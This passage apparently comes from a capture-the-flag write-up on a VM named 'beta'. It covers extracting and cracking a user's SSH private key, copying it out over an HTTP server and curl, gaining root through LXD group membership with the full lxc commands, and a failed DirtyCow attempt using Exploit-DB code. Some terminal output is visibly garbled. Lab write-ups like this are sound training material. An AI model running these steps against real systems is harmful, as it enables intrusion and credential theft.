% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Done    0     0  19.2M    0 --:--:-- --:--:-- --:--:-- 20.3M
35a5d688d083679693c0044d9f17dea8291de35cb5ff9a67f2d90294676a87d2 linpeas.out
(tonyabihaidar@kali)-[~/Desktop/ctf]
$
```

Analysis of the linpeas output revealed two significant findings:

- **Barbelo's SSH authorized_keys file had world-readable permissions (-rw-rw-r--),** which is a misconfiguration explicitly rejected by the OpenSSH daemon [28].
- **The SSH key comment in authorized_keys read:** "I don't have to type a long password anymore!" — suggesting the private key was stored in a location accessible on the system and easy to get and crack. (Explained by Claude).

```
File Actions Edit View Help
passwd file: /usr/share/linbian/overrides/passwd

Searching ssl/ssh files (T1552.004,T1021.004)
Analyzing SSH Files (limit 70)

-rw-r--r-- 1 barbelo barbelo 3326 Apr 19 2018 /home/barbelo/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
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

I don't have to type a long password anymore!
```

Extracting and Cracking the SSH Private Key

The private key was found at /home/Barbelo/.ssh/id_rsa and was readable by the Sophia user. The key was transferred to the attacker machine:

```
cat /home/Barbelo/.ssh/id_rsa > Barbelo.txt # on target
python -m SimpleHTTPServer 9002
curl -O http://192.168.127.138:9002/Barbelo.txt # on Kali
```

```
tonyabihaidar@kali: ~/Desktop
File Actions Edit View Help
sophia@beta:~$ cat /home/barbelo/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxcg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmB487RdFVKTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvwj/HRiGcXPY8B7nsA1eiPYrPZHIH3Q0FIYLSPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjZtLnTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVxs1AmpIeflx7un4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyKlKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxML
lIWZye4yrLEtf275zhVYh6FklGtOfaly0bMqGlrM+eWVoX0rZPBLv8iyNTDdDE
3jRjgbOGlPs01hAWKIRxUPaEr18LcZ+OLY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJ3pVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7TvB77ACayGzHdLpIAqZmv/0hwRtnrb
RVhYICUf7xGNmbmZYHZEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJjRVrhdXVY
VqVjsot+CzF7mbWm5nFsTPPL0nndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWmMVe
B0WhqnPTDtVtg3sFdjxp0hgGXqK4bAMBNM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUDON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKb0+SflgXBaHxb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XLWR+4HxbotpJx6RVByEPZ/kVi0q3S1
GpWHSRZon320x4A4h0PkCG66JdyHLS6B328uViI6Da6frYi0nA4TejJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCv08+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXaqdFK/hTAdhMQ5diGxNw3tbmD8wGveG
VfNSaExXeZa39j0gm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/Nik
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUL5NiY4JjCPLhTNNjAlqnpC0aqad7gV3RD/asml2L2kBOU8PrTt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxLkNtI7+jsNTwuPBCntSFvo19
l9+xxd55YTV01Y8RMWjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3q0q4W2q0ynM2P
nZjVPpeh+8DBoucB5bfXsIsKXnNYsCED4lspXUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwG1U2FaJwNtMNSOIsHONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNgono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxsZEndyU0lri9EZ8XX
oHhZ45rgACPHeCdWcrKCBf0QS01hJq9nSJe2W403lJmsx/U3YLaUaVgrHkFoejnx
CNPtUuhHcVQsR9CuI5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3Zf10l1FL6ag0iVwTrPBl1GGQoXf4wMbvw9bDF0Zp/6uatViVidHeqPD80tj
Vxfx9bkDezpq2Ql2yohUeKBDu+7dYU9k5Ng0SAk7JJJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2l136ZNFac01V6szMaa8/489apbbjpXhutQNu
Eu/LP8xQLxmmPvP5DACMtqA1IpoVl9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIjvrsacPi3PZRNLJsbGxmX0kVXdVPC5mR/pnIv
wrrVsgJQJ3oTpFRSHhJQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLAT/OK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlZ0nauC5bKV4i+Yuj7
AGIEXXRIJXlwF4G0bsl5vbydM55XlnBRYof62ucYS9ecrAr4NGMggcXfYyNcxMyK
```

```
tonyabihaidar@kali: ~/Desktop
File Actions Edit View Help
pHQL3R80rZETsuXfDVKrPeaOKEE1vHEVZQXVS0HGCuiDYkCA6a16WYdI9i2+uNR
og3jvVVBVZIBH+5y3jYtrInQ7DMqAyX1YB2pmC+leRgF3yP9a2kLaADk9dBQcV
ev6cTcfzhBhyVom1WqWdUZtROTf180jo8QDLq+HE0byCB/ozFqXQYtgfFH4/UC
D5qrsHAK150nhH4IxrIkPLA799CXrhwi7mF5Ji41F307iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91j7qov/RBTr07GeyX5LC/SWlJ6T6sjKEga8m9fS10h4TerePkt
t/CCVLbkM22Ewao8glguHN5vtaNH0mTLnpjfNLVJCDH10hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8S2lit8aPuP8gZABUFjBbEFmNYB
eSofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tWYI7CpfoJsd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin90ZTq02zNxFvpuxthY
-----END RSA PRIVATE KEY-----
sophia@beta:~$ cat /home/barbelo/.ssh/id_rsa >barbelo.txt
-bash: barbelo.txt: Permission denied
sophia@beta:~$ cd /tmp
sophia@beta:/tmp$ cat /home/barbelo/.ssh/id_rsa >barbelo.txt
sophia@beta:/tmp$ python -m SimpleHTTPServer 9002
Serving HTTP on 0.0.0.0 port 9002 ...
192.168.127.129 - - [30/Apr/2026 04:54:10] "GET /barbelo.txt HTTP/1.1" 200 -
^C
Traceback (most recent call last):
  File "/usr/lib/python2.7/runpy.py", line 174, in _run_module_as_main
    "main", fname, loader, pkg_name)
  File "/usr/lib/python2.7/runpy.py", line 72, in _run_code
    exec code in run_globals
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 235, in <module>
    test()
  File "/usr/lib/python2.7/SimpleHTTPServer.py", line 231, in test
    BaseHTTPServer.test(HandlerClass, ServerClass)
  File "/usr/lib/python2.7/BaseHTTPServer.py", line 610, in test
    httpd.serve_forever()
  File "/usr/lib/python2.7/SocketServer.py", line 231, in serve_forever
    poll_interval)
  File "/usr/lib/python2.7/SocketServer.py", line 150, in _eintr_retry
    return func(*args)
KeyboardInterrupt
sophia@beta:/tmp$
```

```

(tonyabihaidar@kali)-[~/Desktop/ctf]
$ curl -O http://192.168.127.138:9002/barbelo.txt ; sha256sum barbelo.txt
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 3326 100 3326 0 0 146k 0 --:--:-- --:--:-- --:--:-- 147k
500ec93f9cd6a695009be2e812b4efa29a2bc657cd1819827f8c77cd57837aa0 barbelo.txt
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ cat barbelo.txt
bash: /tmp$: Permission denied
ssh: /home/barbelo/.ssh/authorized_keys: Permission denied
ophiadbeta:/tmp$ ... ssh-rsa AAAA... I don't have to type a long password anymore
The SSH key comment suggests the private key is stored somewhere accessible. The

```

Since the private key was passphrase-protected, ssh2john was used to extract a crackable hash from it, and John the Ripper was used to crack the hash against the rockyou.txt wordlist [29]:

```

chmod 600 Barbelo.txt
ssh2john Barbelo.txt > Barbelo.hash
john Barbelo.hash --wordlist=/usr/share/wordlists/rockyou.txt

```

The passphrase was recovered: beeswax

```

(tonyabihaidar@kali)-[~/Desktop/ctf]
$ chmod 600 barbelo.txt
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ ssh2john barbelo.txt > barbelo.hash
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ john barbelo.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (barbelo.txt)
1g 0:00:00:00 DONE (2026-04-30 05:00) 5.263g/s 435536p/s 435536c/s 435536C/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(tonyabihaidar@kali)-[~/Desktop/ctf]
$

```

We connected to Barbelo using SSH. The -i option stands for "identity file"; it specifies the private key file to use for authentication.

The way it works, as explained by Claude LLM:

Your machine has: [private key] (secret)

Target machine has: [public key] in ~/.ssh/authorized_keys

1. You connect with -i privatekey
2. Server sends a random challenge
3. Your SSH client signs it with the private key
4. Server verifies the signature with the public key
5. Match → you're in, no password typed

Logging in as Barbelo

SSH was used with the recovered private key and passphrase:


```
ssh -i Barbelo.txt Barbelo@192.168.127.138
```

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ ssh -i barbelo.txt barbelo@192.168.127.138
Enter passphrase for key 'barbelo.txt':
Enter passphrase for key 'barbelo.txt':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
File '/usr/lib/python2.7/runpy.py', line 174, in _run_module_as_main
283 packages can be updated.
200 updates are security updates.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Mon Nov 25 15:44:27 2024 from 192.168.174.136
barbelo@beta:~$
```

Access was confirmed. The Barbelo flag was captured:

```
cat flag_Barbelo.txt
```

Flag: flag{c92189b354838fc6838a0c422b10af28}



(Barbelo flag from Barbelo)

Privilege Escalation: LXD Group Membership

Checking Barbelo's group memberships revealed membership in the lxd group:

```
id # gid=1000(Barbelo) groups=1000(Barbelo),4(adm),24(cdrom),27(sudo)... 110(lxd)
```

Membership in the lxd group is equivalent to root access. LXD allows creating privileged containers that can mount the host filesystem with no restrictions, enabling a classic container escape. An Alpine Linux image was built on the attacker machine and transferred to the target [42][43]:

```
# On attacker machine:
```

```
git clone https://github.com/saghul/lxd-alpine-builder
```

```
cd lxd-alpine-builder && sudo ./build-alpine
```

```
# Transfer the resulting alpine-v3.23-x86_64-*.tar.gz to target via HTTP server
```

```
# On target (as Barbelo):
```

```
wget http://192.168.127.129:9002/alpine-v3.23-x86_64-*.tar.gz
```

```
lxc image import alpine-v3.23-x86_64-*.tar.gz --alias myimage
```

```
lxc image list
```

```
lxc init myimage mycontainer -c security.privileged=true
```

```
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
```

```
lxc start mycontainer
```

```
lxc exec mycontainer /bin/sh
```

```
(tonyabihaidar@kali)~[~/Desktop]
(tonyabihaidar@kali)~[~/Desktop]
$ # On attacker machine:
git clone https://github.com/saghul/lxd-alpine-builder
cd lxd-alpine-builder
sudo ./build-alpine
# Produces: alpine-v3.x-x86_64-<date>.tar.gz
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 57, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 57 (delta 6), reused 8 (delta 4), pack-reused 42 (from 1)
Receiving objects: 100% (57/57), 3.12 MiB | 157.00 KiB/s, done.
Resolving deltas: 100% (19/19), done.
[sudo] password for tonyabihaidar:
Determining the latest release... v3.23
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.23/main/x86_64
Downloading alpine-keys-2.6-r0.apk
```

```
(tonyabihaidar@kali)~[~/Desktop/lxd-alpine-builder]
$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  alpine-v3.23-x86_64-20260430_0725.tar.gz  build-alpine  LICENSE  README.md
(tonyabihaidar@kali)~[~/Desktop/lxd-alpine-builder]
$ mv alpine-v3.23-x86_64-20260430_0725.tar.gz ~/Desktop/ctf
(tonyabihaidar@kali)~[~/Desktop/lxd-alpine-builder]
$ cd ../ctf
(tonyabihaidar@kali)~[~/Desktop/ctf]
$ python2.6 -m SimpleHTTPServer 9002
Command 'python2.6' not found, did you mean:
  command 'python2.7' from deb python2.7-minimal
Try: sudo apt install <deb name>
(tonyabihaidar@kali)~[~/Desktop/ctf]
$ python -m SimpleHTTPServer 9002
/usr/bin/python: No module named SimpleHTTPServer
(tonyabihaidar@kali)~[~/Desktop/ctf]
$ python3 -m http.server 9002
Serving HTTP on 0.0.0.0 port 9002 (http://0.0.0.0:9002/) ...
```

Root access was confirmed:

```
whoami # output: root
```

```
id # uid=0(root) gid=0(root)
```

```
barbelo@beta:~$ id
uid=1000(barbelo) gid=1000(barbelo) groups=1000(barbelo),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
barbelo@beta:~$ wget http://192.168.127.129:9002/alpine-v3.23-x86_64-20260430_0725.tar.gz ; sha256sum alpine-v3.23-x86_64-20260430_0725.tar.gz
--2026-04-30 07:31:09-- http://192.168.127.129:9002/alpine-v3.23-x86_64-20260430_0725.tar.gz
Connecting to 192.168.127.129:9002... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4108866 (3.9M) [application/gzip]
Saving to: 'alpine-v3.23-x86_64-20260430_0725.tar.gz'

alpine-v3.23-x86_64-20260430_0725.tar.gz 100%[>] 3.92M --.-KB/s in 0.03s

2026-04-30 07:31:09 (130 MB/s) - 'alpine-v3.23-x86_64-20260430_0725.tar.gz' saved [4108866/4108866]

9bd09e7f47db54c52930cadbaf6be49203fa800a7e1293da85c30b4866bf83cf alpine-v3.23-x86_64-20260430_0725.tar.gz
barbelo@beta:~$
```

```
barbelo@beta:~$ id
uid=1000(barbelo) gid=1000(barbelo) groups=1000(barbelo),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
barbelo@beta:~$ wget http://192.168.127.129:9002/alpine-v3.23-x86_64-20260430_0725.tar.gz ; sha256sum alpine-v3.23-x86_64-20260430_0725.tar.gz
--2026-04-30 07:31:09-- http://192.168.127.129:9002/alpine-v3.23-x86_64-20260430_0725.tar.gz
Connecting to 192.168.127.129:9002... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4108866 (3.9M) [application/gzip]
Saving to: 'alpine-v3.23-x86_64-20260430_0725.tar.gz'

alpine-v3.23-x86_64-20260430_0725.tar.gz 100%[>] 3.92M --.-KB/s in 0.03s

2026-04-30 07:31:09 (130 MB/s) - 'alpine-v3.23-x86_64-20260430_0725.tar.gz' saved [4108866/4108866]

9bd09e7f47db54c52930cadbaf6be49203fa800a7e1293da85c30b4866bf83cf alpine-v3.23-x86_64-20260430_0725.tar.gz
barbelo@beta:~$ lxc image import ./alpine-v3.23-x86_64-20260430_0725.tar.gz --alias myimage
Image imported with fingerprint: 9bd09e7f47db54c52930cadbaf6be49203fa800a7e1293da85c30b4866bf83cf
barbelo@beta:~$ lxc image list
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| myimage | 9bd09e7f47db | no | alpine v3.23 (20260430_07:25) | x86_64 | 3.92MB | Apr 30, 2026 at 11:31am (UTC) |
+-----+-----+-----+-----+-----+-----+

barbelo@beta:~$ lxc init myimage mycontainer -c security.privileged=true
Creating mycontainer
barbelo@beta:~$ lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to mycontainer
barbelo@beta:~$ lxc start mycontainer
barbelo@beta:~$ lxc exec mycontainer /bin/sh
# id
uid=0(root) gid=0(root)
# whoami
root
#
```

With root access inside the container and the host filesystem mounted at /mnt/root, all host files — including /root/flag.txt — were accessible. The root flag was confirmed, and the full /etc/shadow file was readable, exposing all password hashes.

DirtyCow Exploit Attempt (CVE-2016-5195) - Unsuccessful

The kernel version (4.4.0-119-generic) and OS version (Ubuntu 16.04.4 LTS) were identified as potentially vulnerable to the DirtyCow exploit [40]. Multiple exploit scripts from Exploit-DB were downloaded, compiled, and transferred to the target; however, none succeeded in escalating privileges on this system. The attempts were documented and abandoned.

```
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Apr 30 04:45:55 2026 from 192.168.127.129
sophia@beta:~$ uname -r
4.4.0-119-generic
sophia@beta:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="16.04.4 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.4 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

Show 15 -				Linux kernel 4.4.0	
Date ▾	D	A	V	Title	Author
2019-12-29	🔒	✗		Linux Kernel 4.0-21 + 4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation	booles
2018-12-29	🔒	✗		Linux Kernel < 4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)	booles
2016-07-04	🔒	✗		Linux Kernel < 4.0-21 (Ubuntu 16.04 x64) - 'netfilter target_offset' Local Privilege Escalation	Vitaly Nikolenko
2018-09-16	🔒	✗		Linux Kernel < 4.0-116 (Ubuntu 16.04) - Local Privilege Escalation	Bruce Leslie
2017-08-13	🔒	✓		Linux Kernel < 4.0-83 / < 4.8.5-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	Andrey Kononov
2017-02-26	🔒	✗		Linux Kernel 4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation	Andrey Kononov
2017-02-26	🔒	✗		Linux Kernel 4.0 (Ubuntu) - DCCP Double-Free (PoC)	Andrey Kononov
2016-12-06	🔒	✓		Linux Kernel 4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	rebel
2016-07-03	🔒	✓		Linux Kernel 4.0-21 (Ubuntu 16.04 x64) - 'Netfilter target_offset' Out-Of-Bounds Privilege Escalation	wnik

```
(tonyabihaidar@kali)~[/Desktop/ctf]
$ wget https://www.exploit-db.com/raw/40871 -O dirty2.c
--2026-05-01 12:47:23-- https://www.exploit-db.com/raw/40871
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)[192.124.249.13]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'dirty2.c'

dirty2.c                                     [  ⇐⇒ ] 20.30K --.-KB/s   in 0.1s

2026-05-01 12:47:24 (165 KB/s) - 'dirty2.c' saved [20792]

(tonyabihaidar@kali)~[/Desktop/ctf]
```

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ gcc -pthread dirty2.c -o dirty2 -lcrypt -static
python3 http_server.py &
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ python3 -m http.server 9002
Serving HTTP on 0.0.0.0 port 9002 (http://0.0.0.0:9002/) ...
127.0.0.1:44680: "GET / HTTP/1.1" 200 1148
Task 1 completed
registering new syscall...
new exploit attempt starting, jumping to 0xfffffffffa12079a0, arg=0xffffffffffff00050
sockets allocated
rewriting barrier and spraying
version switcher stopping, x = -1 (x = 3000, last val = 0)
current socket = 0
```

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$ python3 -m http.server 9002
Serving HTTP on 0.0.0.0 port 9002 (http://0.0.0.0:9002/) ...
192.168.127.138 - - [01/May/2026 12:49:07] "GET /dirty2 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
```

```
(tonyabihaidar@kali)-[~/Desktop/ctf]
$
```

```
File Actions Edit View Help
sophia@beta:~/tmp$ wget http://192.168.127.129:9002/dirty ; sha256sum dirty
--2026-05-01 12:22:18-- http://192.168.127.129:9002/dirty
Connecting to 192.168.127.129:9002... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1127504 (1.1M) [application/octet-stream]
Saving to: 'dirty'

dirty 100%[====>] 1.08M --.-KB/s in 0.01s

2026-05-01 12:22:18 (102 MB/s) - 'dirty' saved [1127504/1127504]

3b32fa6c9ad4c8524b437f788bef894cf06ec56936030e9f757929dcd5833bf dirty
sophia@beta:~/tmp$ chmod +x dirty
sophia@beta:~/tmp$ ./dirty
```


```
sophia@beta:~/tmp$ ./dirty beta
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: beta
Complete line:
fireart:fi5Ag1SMBafhs:0:0:pwne:/root:/bin/bash

mmap: 7f20073a0000
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'fireart' and the password 'beta'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
sophia@beta:~/tmp$ madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'fireart' and the password 'beta'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```



```
File Actions Edit View Help
You can log in with the username 'fireart' and the password 'beta'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
su fireart
No passwd entry for user 'fireart'
sophia@beta:~/tmp$ su fireart
No passwd entry for user 'fireart'
